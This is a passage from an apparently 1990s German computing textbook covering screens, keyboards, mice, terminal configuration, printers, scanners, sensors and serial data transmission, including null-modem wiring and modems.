an den Bildschirm nur die Nummer des Zeichens. Ein solcher Bildschirm reicht aus für Textverarbeitung oder zur Programmentwicklung, nicht jedoch für grafische Fenster des X-Window-Systems.

Der Zeichensatz alphanumerischer Bildschirme umfaßt oft auch Zeichen wie waagrechte und senkrechte Linien, Kreuze, Punkte und Winkel zum Erzeugen von Rahmen oder Tabellen. Diese Zeichen werden **Halbgrafik** genannt.

2.4.2.2 Grafische Bildschirme

Grafische Bildschirme sind ebenfalls in Zeilen und Spalten eingeteilt, allerdings wesentlich feiner. Üblich sind Werte in der Gegend von 400 Zeilen mal 800 Spalten und mehr (das geht ins Geld). Jeder dieser 320.000 **Pixel** (Bildpunkte[8]) wird einzeln, unter Umständen mit unterschiedlicher Helligkeit und Farbe, angesteuert. Damit lassen sich beliebige Figuren an jeder Stelle des Bildschirms zeichnen.

Bei 10 Zoll Bildbreite (14 Zoll Bildschirmdiagonale) und 800 Spalten beträgt die horizontale Auflösung 80 Punkte pro Zoll. Das menschliche Auge hat ein Punktauflösungsvermögen von etwa einer Bogenminute[9], was grob gerechnet auf 300 Punkte pro Zoll in normalem Sehabstand führt. Die Bildschirme können also noch erheblich besser werden. Die meisten Laserdrucker verwenden heute 300 Punkte pro Zoll, Fotosatzbelichter das Achtfache.

2.4.2.3 Farb-Bildschirme

Bei einem Farb-Bildschirm muß die Bildröhre für Farbe geeignet sein, aber auch die Elektronik dahinter. Schließlich muß auch die Software von der Farbe Gebrauch machen. Der Aufwand ist beträchtlich höher als bei monochromer Arbeitsweise. Die Bildschärfe erreicht nicht die von Schwarzweiß-Bildschirmen, da ein weißer Punkt bei näherem Hinsehen aus drei farbigen Punkten besteht. Der Bildpunktabstand (Pitch) sollte kleiner sein als 0,30 mm.

Im Minimum gibt ein Farbsystem 16 Farbtöne wieder, im Maximum heute 16 Millionen. Diese Zahl errechnet sich aus der Anzahl von Bits, die jedem Pixel zugeordnet sind. Das menschliche Auge unterscheidet im Spektrum des sichtbaren Lichtes etwa 300 Farben. Nimmt man Helligkeit und Farbsättigung hinzu, werden es 1 bis 2 Millionen Farbtöne[10]. Die 16 Millionen Farbtöne dürften also auch für anspruchsvolle Aufgaben reichen und rechtfertigen die Bezeichnung True Color.

2.4.2.4 Flachbildschirme

Die üblichen Bildschirme nehmen auf Grund der Konstruktion der Bildröhre eine beträchtliche Tiefe auf dem Schreibtisch ein, insbesondere die größeren Formate. Der Wunsch nach flachen Bildschirmen besteht schon lange, ist aber bis heute nur mit Einschränkungen erfüllt. Es werden verschiedene Prinzipien verwirklicht, aber

[8] Nach einer Diskussion mit einem Kollegen, der tief in der geometrischen Optik verwurzelt ist, haben wir uns für Pixel anstelle von Bildpunkt entschieden.

[9] H. Rein, M. Schneider: Physiologie des Menschen, bei Springer, Berlin 1971; Mörike, Betz, Mergenthaler: Biologie des Menschen, bei Quelle & Meyer, Heidelberg 1991.

[10] loco citato

keines erreicht heute die Qualität der klassischen Bildröhre. Die Verwendung von Flachbildschirmen beschränkt sich daher vorläufig auf tragbare Computer. Beim Fernsehen ist es ähnlich.

2.4.2.5 Projektoren

Will man einen Bildschirm-Dialog vor einem größeren Publikum zeigen, braucht man einen Riesen-Bildschirm, den es nicht gibt, oder eine Projektionseinrichtung. Zwei Arten stehen zur Auswahl:

- Bildschirme mit Projektionsröhren (bei Farbe drei), die sehr hell zeichnen, aber nicht die Helligkeit eines Diaprojektors erreichen,
- Bildschirme für Overhead-Projektoren, die anstelle der Zeichenfolie aufgelegt werden und nach einem ähnlichen Prinzip wie Flachbildschirme arbeiten.

Unabhängig von der Technik ist zu beachten, daß Linienstärke und Schriftgröße im Verhältnis zum Bildschirmformat größer sein müssen als bei direkter Betrachtung. Wie bei Dias gilt, daß auf einem Bild etwa 12 Textzeilen untergebracht werden können, anderfalls ist die Schrift aus den hinteren Reihen nicht mehr zu lesen. Es gibt Programme, die die Textausgabe vergößern, in erster Linie für Sehgeschädigte gedacht, aber hier auch gut einzusetzen.

2.4.3 Tastaturen

Computertastaturen entsprechen im Kern einer Schreibmaschinentastatur mit Buchstaben, Ziffern, Satzzeichen und Zwischenraum (Blank, Space, Leertaste). Das Blank ist für den Computer ein Zeichen wie jedes andere, anders als auf der Schreibmaschine. Unter den Zeichen finden sich einige, die auf Schreibmaschinen selten anzutreffen sind, wie Tilde, Stern, Doppelkreuz, rückwärts geneigter Schrägstrich (Backslash), eckige und geschweifte Klammern sowie ein senkrechter Strich. Dazu kommen die von der Schreibmaschine bekannten Tasten zum Umschalten auf Großbuchstaben (shift), Rückschritt (Backspace) und für die Zeilenschaltung (return, enter, CR oder ein abgewinkelter Pfeil nach links), eventuell noch Tabulatortasten. Bei vielen Tastaturen findet sich rechts ein abgesetzter Ziffernblock wie auf einer Addiermaschine zur bequemeren Eingabe numerischer Daten.

Diese Kerntastatur wird für EDV-Zwecke erweitert um Tasten zur Cursorsteuerung (aufwärts, abwärts, links, rechts, Home = linke obere Bildschirmecke), acht bis vierundzwanzig Funktionstasten, Editiertasten (insert, delete), Escape, Break, Control, gegebenenfalls Alternate und weitere Spezialitäten. Die **Funktionstasten** haben keine feste Belegung, daher läßt sich nicht allgemein angeben, was sie bedeuten. Die Wirkungen von Escape und Break werden durch die Software bestimmt. Die Tasten Shift, Control und Alternate werden nur gleichzeitig mit einer Zeichentaste verwendet, stellen also kein eigenes Zeichen dar. Zeichen wie Escape oder die Control-Kombinationen sind nicht druckbar, sondern bewirken ein bestimmtes Verhalten des Druckers oder des empfangenden Programmes.

Mit **Whitespace** werden die Zeichen benannt, die beim Drucken einen weißen Zwischenraum hinterlassen, also Blank, Tabulator und Zeilenwechsel. Sie dienen auch als Trennzeichen zwischen den Teilen eines Kommandos oder zwischen zwei Kommandos. Der Zeilenwechsel wird in der UNIX-Welt vorsichtig mit **Newline** bezeichnet, weil sich dahinter je nach System verschiedene Zeichen verbergen können, oft das Line-Feed-Zeichen mit der ASCII-Nr. 10. Eine Newline-Taste oder ein ASCII-Zeichen namens Newline gibt es also nicht.

Bei Tastaturen tritt eine Problematik auf, die wir im Abschnitt 3.8.1 näher kennenlernen. Es gibt amerikanische, deutsche, französische usw. Ausführungen. Die Tasten (z. B. y und z) liegen an unterschiedlicher Stelle, manche Zeichen (Umlaute, geschweifte Klammern) gibt es nicht auf allen Tastaturen. Die **Zeichensätze** variieren. Wir verwenden deutsche Tastaturen im Sekretariatsbereich, wo hauptsächlich deutsche Texte geschrieben werden, ansonsten US-ASCII-Tastaturen. Arbeitet man in internationalen Netzen, ist eine US-ASCII-Tastatur vorzuziehen.

2.4.4 Mäuse

Zur Bewegung des Cursors über längere Strecken sind die Cursortasten schlecht geeignet. Man hat daher nach einem Gerät gesucht, mit dem man einfach auf die gewünschte Cursorposition zeigen kann, nach einem pointing device. Von den verschiedenen Lösungen – berührungsempfindlicher Bildschirm, Lichtgriffel, Ball, Maus – hat sich die Maus durchgesetzt.

Die **Maus** (mouse) ist ein Eingabegerät, das vor allem in Verbindung mit Grafikprogrammen und grafischen Benutzeroberflächen unentbehrlich ist. Der Cursor auf dem Bildschirm folgt den Bewegungen der Maus auf der Unterlage. Auf Tastendruck liest der Computer die augenblickliche Cursorposition und reagiert darauf mit der Ausführung eines Kommandos. Die meisten Mäuse verwenden eine mechanisch durch Reibung bewegte Kugel, die zum Verschmutzen neigt. Es gibt aber auch rein optisch arbeitende Mäuse, die eine besondere Unterlage erfordern. Das mitunter lästige Kabel von der Maus zur Tastatur oder zum Computer läßt sich durch eine Infrarot- oder Funk-Verbindung ersetzen. Legt man die Maus auf den Rücken und bewegt die Kugel mit den Fingern, so hat man einen ortsfesten **Trackball**, der weniger Platz braucht als die Maus. Weitere Hilfsmittel sind **Lichtgriffel** (lightpen) und berührungsempfindliche Bildschirme (Touch-Screen). Gewohnheitssache.

Es gibt Ansätze zu dreidimensionalen Zeigegeräten, mit denen man den Cursor in einem perspektivisch dargestellten Raum auf dem Bildschirm bewegen kann. Diese 3-D- oder 6-D-**Steuerkugeln** (HP Spaceball) und **Steuerhandschuhe** (data gloves) sind aber nicht verbreitet. Die Frage nach der zweckmäßigsten Verbindung zwischen Mensch und Computer ist noch offen.

2.4.5 Mikrofon, Lautsprecher

Mikrofon und **Lautsprecher** sind ebenfalls zwei Geräte, über die sich Benutzer und Computer verständigen können; sie bilden ein akustisches Terminal. Einige Arbeitsplatzcomputer (Macintosh, NeXT) bringen in ihrer Grundausstattung bereits ein Mikrofon und einen Lautsprecher als Bestandteile des Terminals mit. Sie werden als Ergänzung von Tastatur und Bildschirm verwendet, nur in Ausnahmefällen als Ersatz. Mit dieser Ausrüstung kann man Mail in gesprochener Form (Voice-Mail) versenden oder bei Vokabeltrainern die Aussprache üben.

2.4.6 Einrichten eines Terminals

Moderne Bildschirm-Terminals sind anpassungsfähig. Das hat andererseits den Nachteil, daß man sie an den Computer anpassen muß. Dieser Gedanke ist Benutzern eines Macintoshs ziemlich fremd, und auch bei IBM-PCs braucht der Benutzer nur darauf zu achten, daß Bildschirm und Grafikkarte zusammenpassen.

Im einfachsten und unter UNIX häufigsten Fall ist das Terminal durch eine Leitung mit minimal drei Adern an einen seriellen Ausgang (Port) des Computers angeschlossen. Die Daten werden über diese Leitung mit einer Geschwindigkeit von 9600 bit/s übertragen, das sind rund tausend Zeichen pro Sekunde. Für Text reicht das, für größere Grafiken kaum. Diese Gattung von Terminals wird als **seriell** nach ASCII-, ANSI- oder sonst einer Norm bezeichnet.

Bei PCs ebenso wie bei Workstations schreibt der Computer mit hoher Geschwindigkeit in den Bildschirmspeicher. Zu jedem Bildpunkt gehört ein Speicherplatz von ein bis vier Byte. Der Speicherinhalt wird 50- bis 100-mal pro Sekunde zum Bildschirm übertragen. Diese Gattung wird als **bitmapped** bezeichnet und ist grafikfähig. Die Leitung zwischen Computer und Terminal muß kurz sein.

Die Konfiguration erfolgt teils durch kleine Schalter (DIP-Schalter, Mäuseklaviere), teils durch Tastatureingaben und teils durch Programme vom Computer aus. Da jeder Terminaltyp in den Einzelheiten anders ist, kommt man um das Studium des zugehörigen Handbuchs nicht herum. Dieses wiegt bei dem Terminal Hewlett-Packard 2393A, das wir im folgenden vor Augen haben, runde fünf Pfund.

Das HP 2393A ist ein serielles, monochromes, grafikfähiges Terminal, das HP-Befehle versteht, aber auch auf ANSI-Befehle konfiguriert werden kann. Einige Einstellungen sind:

- Block Mode off (zeichenweise Übertragung ein)
- Remote Mode on (Local Mode off, Verbindung zum Computer ein)
- Display Functions off (keine Anzeige, sondern Ausführung von Steuerzeichen)
- Display off after 5 min (Abschalten des Bildschirms bei Ruhe)
- Language English (Statusmeldungen des Terminals)
- Term Mode HP (nicht ANSI oder VT 52)
- Columns 80 (nicht Anzahl der Spalten im Textmodus)
- Cursor Type Line (Aussehen des Cursors)
- Graphical Resolution 512 x 390 (Punkte horizontal und vertikal)
- Baud Rate 9600 (Übertragungsgeschwindigkeit)

- Parity/Data Bits None/8 (Zeichenformat)
- Check Parity No (Paritätsprüfung)
- Stop Bits 1 (Zeichenformat)
- EnqAck Yes (Handshake)
- Local Echo Off (keine Anzeige der Eingaben durch das Terminal)

Während manche Einstellungen harmlos sind (Cursor Type), sind andere für das Funktionieren der Verbindung zum Computer lebenswichtig (Remote Mode, Baud Rate). Da viele Werte auch computerseitig eingestellt werden können, sind Mißverständnissen kaum Grenzen gesetzt. Der Benutzer soll die Einstellungen nicht verändern und sich bei Problemen auf das Betätigen der Reset-Taste beschränken. Der System-Manager schreibt sich die Konfiguration sorgfältig auf.

2.4.7 X-Terminals

Die in jüngerer Zeit stark an Verbreitung zunehmenden **X-Terminals** sind kleine, spezialisierte Computer mit grafikfähigem Bildschirm, Tastatur und Maus, auf denen ein einziges Programm läuft, nämlich der **X-Server**. Dieser besorgt den Dialog für ein oder mehrere X-Clienten, das sind Programme auf anderen Computern, die mit dem X-Terminal über ein Netz verbunden sind. Vom Aufwand und Preis her entsprechen sie gehobenen PCs. Voraussichtlich wird sich die Terminal-Welt in den nächsten Jahren auf zwei Schwerpunkte hin entwickeln: einfache, preiswerte alphanumerische Terminals einerseits und X-Terminals für anspruchsvolle Aufgaben andererseits.

Eine Alternative sind PCs, auf denen ein X-Server als Programm läuft, oder Workstations unter UNIX, auf denen neben anderen Programmen auch X-Clienten und ein X-Server laufen. Weiteres in Abschnitt 3.7 *X-Window-System*.

2.5 Drucker

2.5.1 Grundbegriffe

Drucker bannen die Ausgabe des Computers auf Papier, damit man sie getrost zu den Akten nehmen kann. Manche Arbeiten lassen sich auch besser auf dem Papier als auf dem Bildschirm durchführen, obwohl dabei vieles Gewohnheit ist.

Die Drucker unterscheiden sich nach ihrem Arbeitsprinzip, der Papierbreite und der Geschwindigkeit. Einige Modelle ermöglichen farbige Drucke.

Drucker, die die Zeichen auf dem Papier durch mechanischen Anschlag erzeugen, werden **Impact-Drucker** genannt. Werden die Zeichen aus feinen Punkten zusammengesetzt, spricht man von einem **Matrixdrucker**. Im Gegensatz dazu steht der **Typendrucker**, der wie eine Schreibmaschine nur die vorgegebenen Typen als Ganzes aufs Papier bringt.

Beim **Papiertransport** unterscheidet man die Zuführung von Endlospapier per Traktor mittels Reibung oder Stachelwalzen und den Einzug von Einzelblättern. Beide Prinzipien haben Tücken, weshalb man Drucker nie ohne Aufsicht laufen lassen sollte.

Drucker empfangen genau wie Bildschirme außer den druckbaren Zeichen eine Reihe von Steuerkommandos, beispielsweise zum Wechsel der Schriftart oder des Zeichensatzes. Erwartungsgemäß finden wir auch hier mehrere Standards. Verbreitet ist die **Steuersprache** EscP von Epson. Hewlett-Packard verwendet die HP Printer Control Language (PCL). Einige Laserdrucker der gehobenen Preisklassen machen von der Seitenbeschreibungssprache Postscript Gebrauch.

2.5.2 Nadeldrucker

Die Zeichen werden dadurch erzeugt, daß 9 bis 48 Nadeln mithilfe eines Farbbandes ein Punktmuster auf das Papier bringen. Die **Nadeldrucker** gehören also zu den **Matrixdruckern**. Eingebaute Zeichensätze geben die Muster für die üblichen Zeichen vor. Durch die Ansteuerung einzelner Nadeln lassen sich im Rahmen der Auflösung beliebige Figuren drucken, der Drucker ist grafikfähig.

Mit 9 Nadeln läßt sich in einem Durchgang nur ein grobes Schriftbild erzeugen, das für Probedrucke, Programmlistings zum Eigengebrauch und Ähnliches ausreicht. Mittels eines doppelten Durchgangs mit leicht versetztem Druckkopf wird ein Kopf mit 18 Nadeln simuliert. Diese **Near-Letter-Quality** (NLQ) entspricht etwa einer Schreibmaschine mit Gewebe-Farbband und ist gut lesbar. Die Druckgeschwindigkeit geht dabei auf ein Viertel herunter. Mit 24 Nadeln erreicht man bei halbierter Geschwindigkeit ein gutes Schriftbild, das als **Letter Quality** (LQ) bezeichnet wird.

Die Geschwindigkeit liegt bei 100 bis 800 Zeichen/s. Arbeiten kann man ab 200 Zeichen/s. Je schneller, desto teurer.

Die Farbbänder bestehen entweder aus Gewebe oder aus Folie. Gewebebänder laufen vor und zurück, während die Folienbänder nur einmal durchlaufen. Die Lebensdauer der Gewebebänder ist daher nicht genau bestimmt, aber man soll sie nicht zu lange gebrauchen, da sie durch die mechanische Belastung rauh werden und die Fusseln den Druckkopf verschmutzen. Dann klemmen oder brechen die Nadeln. Es gibt Farbänder mit mehreren Farbzonen für entsprechend eingerichtete Nadeldrucker so wie früher schwarz-rote Farbbänder für Schreibmaschinen. Um in der Buchhaltung rote Zahlen schreiben zu können, reicht es.

2.5.3 Tintendrucker

Tintendrucker spritzen winzige Tintentropfen auf das Papier. Die Geräuschentwicklung ist minimal, allerdings braucht man für erstklassige Ausdrucke Spezialpapier. Die Probleme mit dem Eintrocknen der Tinte im Druckkopf sind gelöst. Die Schwärzung ist hervorragend. Die Auflösung erreicht fast die von Laserdruckern.

Mit Tintendruckern lassen sich im Gegensatz zu Nadeldruckern keine Durchschläge schreiben. Preiswerte **Farbdrucker** arbeiten mit dieser Technik und benutzen Tintenköpfe mit den Farben schwarz, gelb, rot (magenta) und blau (cyan).

2.5.4 Laserdrucker

Laserdrucker arbeiten nach demselben Prinzip wie Trockenkopierer. Das Bild wird jedoch nicht durch eine analoge, optische Abbildung einer Vorlage erzeugt, sondern durch vom Computer gesteuerte Belichtung. Die Auflösung beträgt üblicherweise 300 Punkte/Zoll in beiden Richtungen. Das reicht für hochwertige Ausdrucke, allerdings nicht für den professionellen Fotosatz, der etwa die zehnfache Auflösung verlangt. Die Geschwindigkeit der gebräuchlichen Laserdrucker beträgt 8 Seiten/min.

Die meisten Laserdrucker verstehen entweder die Hewlett-Packard Printer Control Language PCL (wie der HP Laserjet) oder Postscript (wie der Apple Laserwriter), manche auch beides. Verstehen sie als dritte Sprache dann noch HPGL, so kann man auch plotten. In der Version 5 von PCL ist HPGL enthalten.

Wie es Farbkopierer gibt, kann man auch Laserdrucker für Farbe einrichten. Sie sind jedoch noch ökonomisch exklusiv und daher in kostenempfindlichen UNIX-Umgebungen selten anzutreffen.

2.5.5 Einrichten eines Druckers

Die verschiedenen Einstellungen eines Druckers (Zeichensatz, Verhalten beim Zeilenwechsel, Schnittstelle usw.) werden entweder durch kleine Schalter (Mäuseklaviere) oder durch Tasteneingaben am Drucker vorgenommen. Zusätzlich können sie vom Computer aus per Software verändert werden. Die Einstellungsmöglichkeiten hängen vom Druckertyp ab, hier nur die wichtigsten:

- Zeichensatz (US, German ...)
- Befehlssatz (ESC/P, IBM, PCL)
- Seitenlänge (11 Zoll, 12 Zoll)
- Umsetzung Carriage Return und Line Feed
- Sprung über die Seitenperforation
- Zeichen/Zoll, Linien/Zoll
- Druckqualität (Draft, NLQ, LQ)
- Puffergröße, falls Puffer eingebaut
- Auswahl der Schnittstelle (parallel, seriell, Netz)
- Parameter einer etwaigen seriellen Schnittstelle
- gegebenenfalls Netzprotokoll (TCP/IP, Appletalk)

Da einige Werte auch im Betriebssystem oder im Druckprogramm eingestellt werden können, hilft nur, sich sorgfältig aufzuschreiben, was man wo festlegt. Am besten geht man vom Computer zum Drucker und ändert jeweils immer nur eine Einstellung. Die Anzahl der Kombinationsmöglichkeiten strebt gegen unendlich.

2.6 Grafische Geräte

2.6.1 Plotter

Plotter dienen zum Zeichnen von Liniengrafiken. In begrenztem Umfang lassen sich auch Zeichen und Flächen darstellen. Bei der Ausgabe von Text ist ein Drucker wesentlich schneller.

Beim Plotten geht es darum, einen Zeichenstift in zwei Koordinaten relativ zur Papierfläche zu bewegen. Eine Lösung ist, das Papier flach auf einer festen Unterlage aufzuspannen und den Stift mit zwei gekreuzten Schienen zu führen. Das sind die **Flachbettplotter**.

Bei einer anderen Lösung wird der Stift mit einer Schiene in einer Koordinate bewegt und das Papier über eine Trommel in der zweiten. Das gibt die **Trommelplotter**.

Die Plotter unterscheiden sich im Papierformat (von DIN A4 aufwärts), in der Anzahl der Stifte (Linienbreiten, Farben), in der Zeichengeschwindigkeit und in der Kommandosprache, obwohl sich hier die Hewlett-Packard Graphics Language (**HPGL**) weit durchgesetzt hat.

Laserdrucker lassen sich auch zur Ausgabe von Plots verwenden, sofern sie HPGL verstehen. Sie sind jedoch auf das Papierformat DIN A4 und eine Farbe (schwarz) beschränkt, so daß sie einen Plotter nicht ganz ersetzen.

2.6.2 Digitalisiertabletts

Digitalisiertabletts dienen zum halbautomatischen Digitalisieren von Zeichnungen und ähnlichen grafischen Vorlagen. Die Zeichnung wird auf das Tablett gelegt, das entsprechend groß ist. Die zu digitaliserenden Linien werden mit einem Fadenkreuz oder Stift abgefahren, wobei die Koordinaten der die Linien kennzeichnenden Punkte automatisch oder auf Kommando in den Computer übernommen werden.

2.6.3 Scanner

Scanner sind das Gegenstück eines Laserdruckers. Sie tasten eine Vorlage optisch ab, zerlegen sie in ein Punktraster und erzeugen den Punkten entsprechende digitale Signale. Auch Halbtonvorlagen und farbige Vorlagen lassen sich scannen. Einfache Scanner werden von Hand über die Vorlage geführt und erfassen ein Bild von etwa Postkartengröße mit einer Auflösung von maximal 400 Punkten pro Zoll. Bei aufwendigeren Geräten wird die Vorlage ähnlich wie in einen Kopierer eingelegt und automatisch abgetastet.

Scanner betrachten die Vorlagen grundsätzlich als Grafik. Scannt man Text ein, so ist das Ergebnis nicht etwa ein Text mit ASCII-Zeichen, den man mit einem Editor weiterverarbeiten könnte, sondern ein Punktmuster wie bei einer Zeichnung[11]. Mittels entsprechender Software werden standardisierte Schriften

[11] Deshalb ist ein Fax-Dokument stets Grafik und kann nicht ohne vorherige Umwandlung mit Text-Werkzeugen bearbeitet werden.

(OCR-Schriften) erkannt und in Zeichen umgewandelt. Bis zur sicheren Erkennung von Handschrift ist noch ein langer Weg zurückzulegen.

2.7 Akustische Geräte

Die Verarbeitung akustischer Daten spielt noch eine untergeordnete Rolle, nimmt aber im Zuge der Multimedia-Welle zur Unterstützung der Vermittlung der Daten auf optischem Wege zu. Daneben gibt es echt akustische Aufgaben wie die Identifizierung von Personen anhand ihrer Stimme oder in der Musik.

Einige Arbeitsplatzcomputer weisen außer Mikrofon und Lautsprecher auch Schnittstellen zu weiteren elektroakustischen Geräten auf, beispielsweise zu elektronischen Musikinstrumenten (**MIDI-Interface**).

2.8 Sensoren – Aktoren

Ein **Sensor** ist ein elektronisches Sinnesorgan, das irgendeine physikalische Größe wie Temperatur, Druck, Kraft oder pH-Wert mißt und als elektrisches Signal an den Computer weitergibt. Das Signal wird im Sensor oder im Computer digitalisiert (Analog-digital-Wandlung) und dann gemäß den Anweisungen eines Programmes verarbeitet.

Ein **Aktor** ist ein elektronischer Muskel, der vom Computer gesteuert, irgendeine Tätigkeit verrichtet, beispielsweise einen Hebel umlegt oder eine Schraube eindreht. Wie an der Bewegung der menschlichen Hand mehrere Muskeln beteiligt sind, können mehrere Aktoren zu einem Roboter zusammengesetzt werden, der zu komplexen Handlungen fähig ist.

Die Verbindung von Sensoren, Computer und Aktoren erlaubt eine Rückkoppelung der Information, so daß das System seine eigene Arbeit überwacht und sich an wechselnde Einflüsse von außen anpaßt.

2.9 Datenübertragung

2.9.1 Grundbegriffe

Computer können Daten untereinander austauschen. Der älteste Weg ist der Transport von Datenträgern wie Lochstreifen oder -karten, Magnetbändern und Disketten. Von den Schwierigkeiten mit den unterschiedlichen Formaten abgesehen ist das ein einfacher und sicherer Weg.

Heute verbindet man zwei Computer auch direkt über elektrische Leitungen, Funkstrecken oder Lichtwellenleiter (Glasfaserkabel). Damit lassen sich vielfältigere Dinge bewerkstelligen als mit dem Diskettentransport.

Jede Verbindung zwischen zwei Computern benötigt Hard- und Software. Die Hardware besteht aus der Schnittstellenelektronik – beispielsweise einer Karte für eine serielle Schnittstelle V.24 oder für einen Ethernet-Anschluß – und dem

Übertragungsmedium wie Telefonleitung, Koaxkabel oder Lichtwellenleiter[12]. Der Übertragungskanal kann weitere Elektronik enthalten.

Eine ständige Verbindung zweier Computer wird **Standleitung** genannt, eine wie in der Telefontechnik über Vermittlungsanlagen laufende und daher von Mal zu Mal wechselnde **Wahlleitung**. Da bei diesen beiden Verbindungsarten für die Dauer der Verbindung eine Leitung ausschließlich und ununterbrochen zur Verfügung steht, spricht man von einer **leitungsvermittelten** Verbindung. Bei großen Pausen im Datenverkehr ist die Leitung schlecht ausgenutzt. Man packt deshalb die Daten in Pakete, versieht sie mit einer Anschrift und schickt sie zusammen mit anderen Datenpaketen über die Leitungen, vergleichbar der Briefpost. Aufgrund der hohen Geschwindigkeit der Übermittlung entsteht beim Benutzer der Eindruck eines stetigen Datenflusses. Diese Art der Verbindung wird **paketvermittelt** genannt. Werden die Daten nur in einer Richtung übertragen, handelt es sich um ein **Simplexverfahren**. Können die Daten in beide Richtungen übertragen werden, jedoch nicht gleichzeitig, haben wir ein **Halbduplexverfahren**. Die beidseitige, gleichzeitige Übertragung heißt **Vollduplexverfahren** und ist die Regel zwischen Terminal und Computer.

Jeder Computer hat **Schnittstellen** (Datensteckdosen), über die er Daten sendet und empfängt. Man unterscheidet **serielle** und **parallele** Verbindungen. Die serielle Verbindung besteht aus wenigen Leitungen – minimal drei (Senden, Empfangen, Masse) – über die die Bits nacheinander marschieren. Eine parallele Verbindung ist aus mehreren Leitungen aufgebaut, so daß mehrere Bits gleichzeitig übertragen werden, meist ein Byte. Genau genommen ist eine solche Verbindung bitparallel und byteseriell. Verbreitet sind die serielle Schnittstelle RS 232 C oder V.24 und die parallele Centronics-Schnittstelle. Daneben gibt es in der Meßtechnik den parallelen IEC-Bus. Die Schnittstellen sind im Anhang S beschrieben.

Die **Geschwindigkeit** der Datenübertragung wird in bit pro Sekunde (b/s) gemessen und daher auch **Bitrate** genannt. Daneben findet man häufig die aus der Fernschreibtechnik stammende Einheit **baud**. In baud wird die Anzahl der Zustandswechsel eines Übertragungskanals pro Sekunde angegeben, zu Ehren des französischen Ingenieurs EMILE BAUDOT. Ein Zustandswechsel ist eine Änderung der elektrischen Spannung, der Frequenz oder des Phasenwinkels, hat also zunächst nichts mit Bits zu tun.

Je nach Art der Umsetzung der Bits in Zustandsänderungen – der **Modulation** – kann eine Zustandsänderung weniger als, genau ein oder mehr als ein Bit übertragen. Bit pro Sekunde und baud sind *nicht* dasselbe, obwohl sie oft synonym gebraucht werden (und baud pro Sekunde ist falsch, sofern man nicht eine Beschleunigung messen will). Beispielsweise arbeiten 300/1200-b/s-Modems mit 300 baud und übertragen aufgrund unterschiedlicher Modulationstechniken 1 oder 4 bit je Zustandswechsel.

Den Endverbraucher interessieren noch mehr die pro Sekunde übertragenen Zeichen (characters per second). Da ein Zeichen bei asynchroner Übertragung

[12]Eine Telefonleitung besteht aus zwei oder vier isolierten und miteinander verdrillten Kupferdrähten. Ein Koaxkabel besteht aus einem isolierten Kupferdraht, umgeben von einem metallischen Leiter (Geflecht oder Folie), der als Masseleitung und Abschirmung wirkt. Ein Lichtwellenleiter ist eine dünne Glasfaser mit Kunststoff-Mantel zum mechanischen Schutz.

durch 10 Bits dargestellt wird, beträgt die Zeichenübertragungsgeschwindigkeit in diesem Fall ein Zehntel der Bitrate. Bei gesicherten Übertragungsprotokollen kommen zu den Nutzdaten noch Daten zwecks Fehlererkennung und -korrektur, sodaß die **Nutzzeichenrate** weiter sinkt. Andererseits lassen sich die Nutzdaten komprimieren und damit die Nutzraten steigern.

2.9.2 Direkte Verbindung (Nullmodem)

Über eine Schnittstelle - vorzugsweise eine serielle - lassen sich zwei Computer direkt miteinander verbinden. Was über die Leitungen ausgetauscht wird, ist eine Frage der Software. Ein Computer kann sich wie ein Terminal des zweiten verhalten, so daß man einen Dialog führen kann. Es lassen sich aber auch Files austauschen oder Drucker gemeinsam nutzen.

Das Verbindungskabel wird **Nullmodem** genannt und verbindet jeweils den Datenausgang eines Computers mit dem Dateneingang des anderen. Dazu kommen gegebenenfalls noch einige Leitungen zur Steuerung des Datenflusses. Abb. 2.4 zeigt die Verdrahtung eines Nullmodem-Kabels für IBM-PCs. Wichtig ist, daß der Datenausgang (2) des einen Computers mit dem Dateneingang (3) des anderen verbunden wird, und umgekehrt. Die Masseleitung (7) ist durchverbunden, die weiteren Leitungen führen Steuersignale (Hardware-Handshake), die nicht in jedem Fall benötigt werden.

2.9.3 Akustikkoppler

Will man den Telefonapparat zur Verbindung zweier Computer ausnutzen, so muß der Computer so tun, als wäre er ein menschlicher Sprecher. Ein **Akustikkoppler** wandelt die aus der Schnittstelle des Computers kommenden binären Signale in hörbare Töne um und umgekehrt. Der Hörer (Handapparat) eines üblichen Telefons wird in den Akustikkoppler eingelegt und überträgt die Töne analog wie Sprache zur Gegenstelle. Auf der Gegenseite wandelt ein zweiter Akustikkoppler oder ein Modem die analogen Signale wieder in binäre zurück. Der Koppler braucht eine Postzulassung, ein Anschluß durch die Post entfällt. Nachteilig ist die Störanfälligkeit der Übertragung sowie die Notwendigkeit, von Hand wählen zu müssen. Die Bitrate heutiger Akustikkoppler liegt zwischen 300 und 2400 b/s.

2.9.4 Modems

Das **Modem** ist der Telefonapparat des Computers. Der Umweg über die Akustik erübrigt sich, da das Modem galvanisch (per Draht) mit dem Telefonnetz verbunden ist. Infolgedessen übernimmt das Modem auch das Wählen der Gegenstelle. Ist das Netz öffentlich oder mit dem öffentlichen Netz verbunden (Nebenstellenanlage), muß das Modem von der Post (BZT, früher ZZF, noch früher FTZ) zugelassen sein, sagt die Post[13] und droht jedem mit Strafe, der ein nicht zugelassenes Modem betreibt. Am Computer werden Modems üblicherweise an eine serielle

[13] inzwischen wohl nicht mehr die Post, sondern das BAPT, was aber nicht viel ändert.



Abb. 2.4: Verdrahtung eines Nullmodems für PCs, 25poliger Stecker, in Klammern Stiftnummern für 9poligen Stecker

